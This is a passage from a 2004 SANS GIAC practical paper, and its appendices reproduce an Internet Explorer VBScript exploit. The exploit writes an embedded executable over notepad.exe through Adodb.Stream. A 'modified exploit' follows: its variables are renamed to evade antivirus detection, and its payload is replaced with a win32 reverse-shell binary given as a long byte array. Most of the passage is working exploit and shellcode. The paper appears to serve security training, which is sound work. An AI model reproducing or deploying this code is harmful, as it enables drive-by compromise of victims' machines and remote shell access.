28,77,33,55,150,41,105,74,198,74,83,194,101,148,104,84,140,167,104,116,64,121,199,81,8
1,99,142,141,141,146,91,55,48,114,114,71,162,142,177,132,81,29,162,75,38,83,88,124,92,
177,58,151,172,86,183,196,66,188,63,101,130,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,15,0,0,16,0,0,17,0,0,18,0,0,19,0,0,20,0,0,21,0,0,22,0,0,23,0,0,24,0,0,25,0,0,2
6,0,0,27,0,0,28,0,0,29,0,0,30,0,0,31,0,0,32,0,0,33,0,0,34,0,0,35,0,0,36,0,0,37,0,0,38,
0,0,39,0,0,40,0,0,41,0,0,42,0,0,43,0,0,44,0,0,45,0,0,46,0,0,47,0,0,48,0,0,49,0,0,50,0,
0,51,0,0,52,0,0,53,0,0,54,0,0,55,0,0,56,0,0,57,0,0,58,0,0,59,0,0,60,0,0,61,0,0,62,0,0,
63,0,0,63,0,0,63,0,0,63,1,0,63,2,0,63,3,0,63,4,0,63,5,0,63,6,0,63,7,0,63,8,0,63,9,0,63
,10,0,63,11,0,63,12,0,63,13,0,63,14,0,63,15,0,63,16,0,63,17,0,63,18,0,63,19,0,63,20,0,
63,21,0,63,22,0,63,23,0,63,24,0,63,25,0,63,26,0,63,27,0,63,28,0,63,29,0,63,30,0,63,31,
0,63,32,0,63,33,0,63,34,0,63,35,0,63,36,0,63,37,0,63,38,0,63,39,0,63,40,0,63,41,0,63,4
2,0,63,43,0,63,44,0,63,45,0,63,46,0,63,47,0,63,48,0,63,49,0,63,50,0,63,51,0,63,52,0,63
,53,0,63,54,0,63,55,0,63,56,0,63,57,0,63,58,0,63,59,0,63,60,0,63,61,0,63,62,0,63,63,0,
63,63,0,63,63,0,63,63,1,63,63,2,63,63,3,63,63,4,63,63,5,63,63,6,63,63,7,63,63,8,63,63,
9,63,63,10,63,63,11,63,63,12,63,63,13,63,63,14,63,63,15,63,63,16,63,63,17,63,63,18,63,
63,19,63,63,20,63,63,21,63,63,22,63,63,23,63,63,24,63,63,25,63,63,26,63,63,27,63,63,28
,63,63,29,63,63,30,63,63,31,63,63,32,63,63,33,63,63,34,63,63,35,63,63,36,63,63,37,63,6
3,38,63,63,39,63,63,40,63,63,41,63,63,42,63,63,43,63,63,44,63,63,45,63,63,46,63,63,47,
63,63,48,63,63,49,63,63,50,63,63,51,63,63,52,63,63,53,63,63,54,63,63,55,63,63,56,63,63
,57,63,63,58,63,63,59,63,63,60,63,63,61,63,63,62,63,63,63,63,63,63)


win2k="c:\winnt\system32\notepad.exe "
win2ok="c:\winnt\notepad.exe "
winxp="c:\windows\system32\notepad.exe"
winxpee="c:\windows\notepad.exe"
win98="c:\windows\notepad.exe"
win98ate="c:\windows\system32\notepad.exe"

Function toString(payloadArray)
For Each arrayElement In payloadArray
toString = toString & ChrB(arrayElement)
Next
End Function
Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2

set jelmer = CreateObject("Adodb.Stream")
jelmer.Type = adTypeText
jelmer.Open
jelmer.WriteText toString(jelmersArray)
jelmer.Position = 0
jelmer.Type = adTypeBinary
jelmer.Position = 2
bytearray = jelmer.Read
jelmer.Close

set malware = CreateObject("Adodb.Stream")
malware.Type = adTypeBinary
malware.Open
malware.Write bytearray
On Error Resume Next
malware.savetofile(win2k), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win2ok), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxp), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxpee), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win98), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win9ate), adSaveCreateOverWrite
On Error Resume Next
malware.Close
document.location="view-source:"+document.location.href
</script>
<body bgcolor=#d7d7d7 scroll=no>
<center><b><font style="font-size:2cm;font-family:arial" color=#ff0000>ju<sup>n</sup>k
w<sub>a</sub>re</font></b></center>
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

11 Appendix B – The Modified Exploit

The original exploit is detected by several antivirus programs. Not knowing the exact signature used to detect the code, several changes were made to the original code to try and avoid detection.

The name of the array holding the payload was changed from *jelmersArray* to *theArray*. Code for Windows 2000 and Windows 98 was removed, *jelmer* was changed to *sploit*, and *malware* was changed to *stuff*. Finally, the payload (*theArray*) is replaced with win32 reverse shell code.

```
<script language="vbs">
       theArray=
array(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,0,180,9,205,
33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,1
16,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0
,0,0,0,0,0,0,80,69,0,0,76,1,5,0,22,112,32,64,56,14,0,0,184,0,0,0,224,0,2,1,11,1,2,55,0
,4,0,0,0,6,0,0,0,2,0,0,25,18,0,0,0,16,0,0,0,32,0,0,0,0,64,0,0,16,0,0,0,2,0,0,1,0,0,0,0
,0,0,0,4,0,0,0,0,0,0,0,0,96,0,0,0,4,0,0,0,0,0,0,3,0,0,0,0,0,16,0,0,16,0,0,0,0,16,0,0,1
6,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,0,0,80,0,0,60,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,48,0,0,88,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116,0,0,0,8,3,0,0,0,16,0,0,8,3,0,0,0,4,0,0,0,0
,0,0,32,14,0,0,0,0,4,0,32,0,0,96,46,98,115,115,0,0,0,0,4,0,0,0,0,32,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,192,46,114,100,97,116,97,0,0,88,0,0,0,0,48,0,0,88,0,
0,0,0,8,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,64,46,100,97,116,97,0,0,0,228,1,0,0,0,64,0,
0,228,1,0,0,0,10,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,192,46,105,100,97,116,97,0,0,60,1,
0,0,0,80,0,0,60,1,0,0,0,12,0,0,0,0,0,0,0,0,0,0,0,0,0,0,96,0,0,192,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,49,192,64,139,76,36,4,247,65,4,6,0,0,0,116,15,139,68,36,8,139,84,36,16
,137,2,184,3,0,0,0,195,83,86,87,139,68,36,16,80,106,254,104,0,16,64,0,100,255,53,0,0,0
,0,100,137,37,0,0,0,0,139,68,36,32,139,88,8,139,112,12,131,254,255,116,32,59,116,36,36
,116,26,141,52,118,139,12,179,139,76,36,8,139,72,12,131,124,179,4,0,117,215,255,84,179
,8,235,209,100,143,5,0,0,0,0,131,196,12,95,94,91,195,85,137,229,83,86,87,85,106,0,106,
0,104,146,16,64,0,255,117,8,232,58,2,0,0,93,95,94,91,137,236,93,195,252,85,137,229,131
,236,8,83,86,87,85,139,93,12,139,69,8,163,140,64,64,0,137,29,144,64,64,0,247,64,4,6,0,
0,0,15,133,188,0,0,0,137,69,248,139,69,16,137,69,252,163,144,64,64,0,141,69,248,137,67
,252,139,115,12,139,123,8,131,254,255,15,132,168,0,0,0,141,12,118,131,124,143,4,0,116,
125,86,85,141,107,16,139,69,236,139,0,139,0,163,48,64,64,0,139,85,236,139,2,163,52,64,
64,0,139,66,4,163,56,64,64,0,86,87,81,185,20,0,0,0,141,61,60,64,64,0,139,53,52,64,64,0
,243,165,141,61,60,64,64,0,137,61,52,64,64,0,89,95,94,255,84,143,4,93,94,139,93,12,9,1
92,116,40,120,52,139,123,8,83,232,42,255,255,255,131,196,4,141,107,16,86,83,232,195,25
4,255,255,131,196,8,141,12,118,139,4,143,139,67,12,255,84,143,8,139,123,8,141,12,118,1
39,52,143,233,98,255,255,255,49,192,235,113,85,141,107,16,106,255,83,232,149,254,255,2
55,131,196,12,106,0,199,5,16,64,64,0,11,0,0,0,106,11,232,91,1,0,0,131,196,8,9,192,117,
33,106,0,199,5,16,64,64,0,8,0,0,0,106,8,232,65,1,0,0,131,196,8,9,192,117,7,184,1,0,0,0
,235,39,131,248,255,116,42,80,255,53,16,64,64,0,232,34,1,0,0,131,196,8,255,53,16,64,64
,0,232,8,1,0,0,131,196,4,184,1,0,0,0,93,95,94,91,137,236,93,195,131,61,44,64,64,0,0,11
7,7,184,1,0,0,0,235,232,161,44,64,64,0,106,11,255,224,88,184,1,0,0,0,235,215,100,161,0
,0,0,0,85,137,229,106,255,104,28,64,64,0,104,154,16,64,0,80,100,137,37,0,0,0,0,131,236
,16,83,86,87,137,101,232,80,217,60,36,102,129,12,36,0,3,217,44,36,131,196,4,106,0,104,
40,64,64,0,104,36,64,64,0,104,32,64,64,0,232,115,0,0,0,185,0,32,64,0,139,17,9,210,116,
2,255,209,255,53,40,64,64,0,255,53,36,64,64,0,255,53,32,64,64,0,137,37,20,64,64,0,232,
25,0,0,0,131,196,24,49,201,137,77,252,80,232,71,0,0,0,201,195,0,100,163,0,0,0,0,195,0,
85,137,229,81,185,1,0,0,0,73,199,4,140,90,90,250,255,117,246,87,141,61,148,64,64,0,137
,125,252,255,85,252,95,201,195,0,255,37,180,80,64,0,144,144,0,0,0,0,255,37,192,80,64,0
,144,144,0,0,0,0,255,37,196,80,64,0,144,144,0,0,0,0,255,37,200,80,64,0,144,144,0,0,0,0
,255,37,204,80,64,0,144,144,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,22,112,32,64,0,0,0,0,1,0,0,0,44,16,0,0,0,0,0,0,0,14,0,0,0,0,0,
0,22,112,32,64,0,0,0,0,4,0,0,0,92,0,0,0,0,0,0,0,0,192,28,0,0,0,0,0,22,112,32,64,0,0,0,
0,2,0,0,0,77,7,0,0,0,0,0,0,28,29,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,64,0,4,32,64,0,0,128,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,232,48,0,
0,0,67,77,68,0,231,121,198,121,236,249,170,96,217,9,245,173,203,237,252,59,142,78,14,2
36,126,216,226,115,173,217,5,206,114,254,179,22,87,83,50,95,51,50,46,68,76,76,0,1,91,8
4,137,229,137,93,0,106,48,89,100,139,1,139,64,12,139,112,28,173,139,88,8,235,12,141,87
,36,81,82,255,208,137,195,89,235,16,106,8,94,1,238,106,8,89,139,125,0,128,249,4,116,22
8,81,83,255,52,143,232,131,0,0,0,89,137,4,142,226,235,49,255,102,129,236,144,1,84,104,
1,1,0,0,255,85,24,87,87,87,87,71,87,71,87,255,85,20,137,195,49,255,104,203,113,236,209
,104,2,0,34,17,137,225,106,16,81,83,255,85,16,133,192,117,68,141,60,36,49,192,106,21,8
9,243,171,198,68,36,16,68,254,68,36,61,137,92,36,72,137,92,36,76,137,92,36,80,141,68,3
6,16,84,80,81,81,81,65,81,73,81,81,255,117,0,81,255,85,40,137,225,104,255,255,255,255,
255,49,255,85,36,87,255,85,12,255,85,32,83,85,86,87,139,108,36,24,139,69,60,139,84,5,1
20,1,234,139,74,24,139,90,32,1,235,227,50,73,139,52,139,1,238,49,255,252,49,192,172,56
,224,116,7,193,207,13,1,199,235,242,59,124,36,20,117,225,139,90,36,1,235,102,139,12,75
,139,90,28,1,235,139,4,139,1,232,235,2,49,192,137,234,95,94,93,91,194,8,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,144,80,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,12,81,0,0,180
,80,0,0,156,80,0,0,0,0,0,0,0,0,0,0,32,81,0,0,192,80,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,212,80,0,0,0,0,0,0,0,0,0,0,224,80,0,0,240,80,0,0,248,80,0,0,0,81,0,0,0,0,0,0,0,0
,0,0,212,80,0,0,0,0,0,0,0,0,0,0,224,80,0,0,240,80,0,0,248,80,0,0,0,81,0,0,0,0,0,0,14,2
,82,116,108,85,110,119,105,110,100,0,24,0,95,95,71,101,116,77,97,105,110,65,114,103,11
5,0,10,2,101,120,105,116,0,0,96,2,114,97,105,115,101,0,106,2,115,105,103,110,97,108,0,
0,0,0,75,69,82,78,69,76,51,50,46,68,76,76,0,0,0,0,0,80,64,0,67,82,84,68,76,76,46,68,76
,76,0,0,20,80,64,0,20,80,64,0,20,80,64,0,20,80,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,184,0,0,0,56,0,0,0,4,0,0,0,32,0,0,0,0,16,0,0,0,20,0,0,0,32,0,0,0,38,0,0,
168,18,0,0,28,0,188,18,0,0,30,0,197,18,0,0,31,0,200,18,0,0,32,0,46,102,105,108,101,0,0
,0,25,0,0,0,254,255,0,0,103,1,108,99,99,99,114,116,48,46,99,0,0,0,0,0,0,0,0,0,46,100,9
7,116,97,0,0,0,0,64,0,0,4,0,0,0,3,1,148,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,4,0,
0,0,0,64,0,0,4,0,0,0,2,0,0,0,0,0,17,0,0,0,4,64,0,0,4,0,0,0,2,0,95,95,102,109,111,100,1
01,0,8,64,0,0,4,0,0,0,2,0,0,0,0,0,29,0,0,0,12,64,0,0,4,0,0,0,2,0,0,0,0,0,43,0,0,0,16,6
4,0,0,4,0,0,0,3,0,0,0,0,0,55,0,0,0,20,64,0,0,4,0,0,0,2,0,0,0,0,0,70,0,0,0,24,64,0,0,4,
0,0,0,2,0,95,95,95,97,114,103,99,0,32,64,0,0,4,0,0,0,2,0,95,95,95,97,114,103,118,0,36,
64,0,0,4,0,0,0,2,0,0,0,0,0,89,0,0,0,40,64,0,0,4,0,0,0,2,0,0,0,0,0,99,0,0,0,44,64,0,0,4
,0,0,0,2,0,0,0,0,0,116,0,0,0,48,64,0,0,4,0,0,0,2,0,0,0,0,0,132,0,0,0,52,64,0,0,4,0,0,0
,2,0,0,0,0,0,152,0,0,0,60,64,0,0,4,0,0,0,3,0,0,0,0,0,170,0,0,0,140,64,0,0,4,0,0,0,2,0,
0,0,0,0,189,0,0,0,144,64,0,0,4,0,0,0,2,0,46,98,115,115,0,0,0,0,0,32,0,0,2,0,0,0,3,1,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,206,0,0,0,4,0,0,0,0,0,0,0,2,0,46,116,101,120
,116,0,0,0,0,16,0,0,1,0,0,0,3,1,168,2,0,0,36,0,0,0,0,0,0,0,0,0,0,0,0,0,46,102,105,108,
101,0,0,0,41,0,0,0,254,255,0,0,103,1,108,99,99,99,114,116,48,46,99,0,0,0,0,0,0,0,0,0,0
,0,0,0,221,0,0,0,122,16,0,0,1,0,0,0,6,0,0,0,0,0,238,0,0,0,154,16,0,0,1,0,0,0,2,0,0,0,0
,0,0,1,0,0,127,17,0,0,1,0,0,0,6,0,0,0,0,0,24,1,0,0,109,17,0,0,1,0,0,0,6,0,0,0,0,0,48,1
,0,0,123,17,0,0,1,0,0,0,6,0,0,0,0,0,72,1,0,0,240,17,0,0,1,0,0,0,6,0,0,0,0,0,94,1,0,0,2
5,18,0,0,1,0,32,0,2,0,0,0,0,0,110,1,0,0,160,18,0,0,1,0,0,0,2,0,46,105,100,97,116,97,36
,51,0,32,0,0,2,0,0,0,3,1,96,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,
54,40,80,0,0,5,0,0,0,3,1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,114,100,97,116,97,0,0,
208,80,0,0,5,0,0,0,3,1,88,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,102,105,108,101,0,0,0,5
3,0,0,0,254,255,0,0,103,4,99,58,92,100,111,99,117,109,101,110,116,115,32,97,110,100,32
,115,101,116,116,105,110,103,115,92,106,97,115,111,110,92,109,121,32,100,111,99,117,10
9,101,110,116,115,92,115,97,110,115,92,103,99,105,104,92,119,105,110,51,50,95,114,101,
118,101,114,115,101,46,99,0,0,46,100,97,116,97,0,0,0,148,64,0,0,4,0,0,0,3,1,80,1,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,95,99,111,100,101,0,0,0,148,64,0,0,4,0,0,0,2,0,46,98,115,11
5,0,0,0,0,0,32,0,0,2,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116,
0,0,0,168,18,0,0,1,0,0,0,3,1,36,0,0,0,1,0,4,0,0,0,0,0,0,0,0,0,0,0,46,102,105,108,101,0
,0,0,82,0,0,0,254,255,0,0,103,4,99,58,92,100,111,99,117,109,101,110,116,115,32,97,110,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

100,32,115,101,116,116,105,110,103,115,92,106,97,115,111,110,92,109,121,32,100,111,99,
117,109,101,110,116,115,92,115,97,110,115,92,103,99,105,104,92,119,105,110,51,50,95,11
4,101,118,101,114,115,101,46,99,0,0,95,109,97,105,110,0,0,0,168,18,0,0,1,0,32,0,2,1,60
,0,0,0,35,0,0,0,32,14,0,0,0,0,0,0,0,0,46,98,102,0,0,0,0,0,168,18,0,0,1,0,0,0,101,1,0,0
,0,0,28,0,0,0,0,0,0,0,0,0,0,0,0,0,46,108,102,0,0,0,0,0,4,0,0,0,1,0,0,0,101,0,46,101,10
2,0,0,0,0,0,35,0,0,0,1,0,0,0,101,1,0,0,0,0,32,0,0,0,0,0,0,0,0,0,0,0,0,0,46,100,101,98,
117,103,36,83,0,96,0,0,6,0,0,0,3,1,193,0,0,0,4,0,0,0,0,0,0,0,0,0,0,0,0,0,46,100,101,98
,117,103,36,84,196,96,0,0,6,0,0,0,3,1,76,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,
120,116,0,0,0,204,18,0,0,1,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,100,97,116
,97,0,0,0,228,65,0,0,4,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,98,115,115,0,0
,0,0,0,32,0,0,2,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,
55,12,81,0,0,5,0,0,0,3,1,14,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,
52,136,80,0,0,5,0,0,0,3,1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,
53,172,80,0,0,5,0,0,0,3,1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,36,116,107,101,114,110,1
01,108,12,81,0,0,5,0,0,0,2,0,46,102,105,108,101,0,0,0,123,0,0,0,254,255,0,0,103,1,49,4
6,111,98,106,0,0,0,0,0,0,0,0,0,0,0,0,0,104,110,97,109,101,0,0,0,144,80,0,0,5,0,0,0,3,0
,102,116,104,117,110,107,0,0,180,80,0,0,5,0,0,0,3,0,46,116,101,120,116,0,0,0,204,18,0,
0,1,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,100,97,116,97,0,0,0,228,65,0,0,4,
0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,98,115,115,0,0,0,0,0,32,0,0,2,0,0,0,3
,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,50,0,80,0,0,5,0,0,0,3,1
,20,0,0,0,6,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,53,176,80,0,0,5,0,0,0,3,
1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,52,140,80,0,0,5,0,0,0,3,
1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,36,104,107,101,114,110,101,108,0,80,0,0,5,0,0,0,
2,0,46,116,101,120,116,0,0,0,204,18,0,0,1,0,0,0,3,1,12,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0
,0,46,105,100,97,116,97,36,55,28,81,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,
0,46,105,100,97,116,97,36,53,180,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,
0,46,105,100,97,116,97,36,52,144,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,
0,46,105,100,97,116,97,36,54,212,80,0,0,5,0,0,0,3,1,12,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,124,1,0,0,204,18,0,0,1,0,0,0,2,0,46,116,101,120,116,0,0,0,216,18,0,0,1,0,0,
0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,100,97,116,97,0,0,0,228,65,0,0,4,0,0,0,3,
1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,98,115,115,0,0,0,0,0,32,0,0,2,0,0,0,3,1,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,55,32,81,0,0,5,0,0,0,3,1,12,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,52,148,80,0,0,5,0,0,0,3,1,4,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,53,184,80,0,0,5,0,0,0,3,1,4,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,36,116,99,114,116,100,108,108,32,81,0,0,5,0,0,0,2,0,46,
102,105,108,101,0,0,0,184,0,0,0,254,255,0,0,103,1,49,46,111,98,106,0,0,0,0,0,0,0,0,0,0
,0,0,0,104,110,97,109,101,0,0,0,156,80,0,0,5,0,0,0,3,0,102,116,104,117,110,107,0,0,192
,80,0,0,5,0,0,0,3,0,46,116,101,120,116,0,0,0,216,18,0,0,1,0,0,0,3,1,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,46,100,97,116,97,0,0,0,228,65,0,0,4,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,46,98,115,115,0,0,0,0,0,32,0,0,2,0,0,0,3,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0
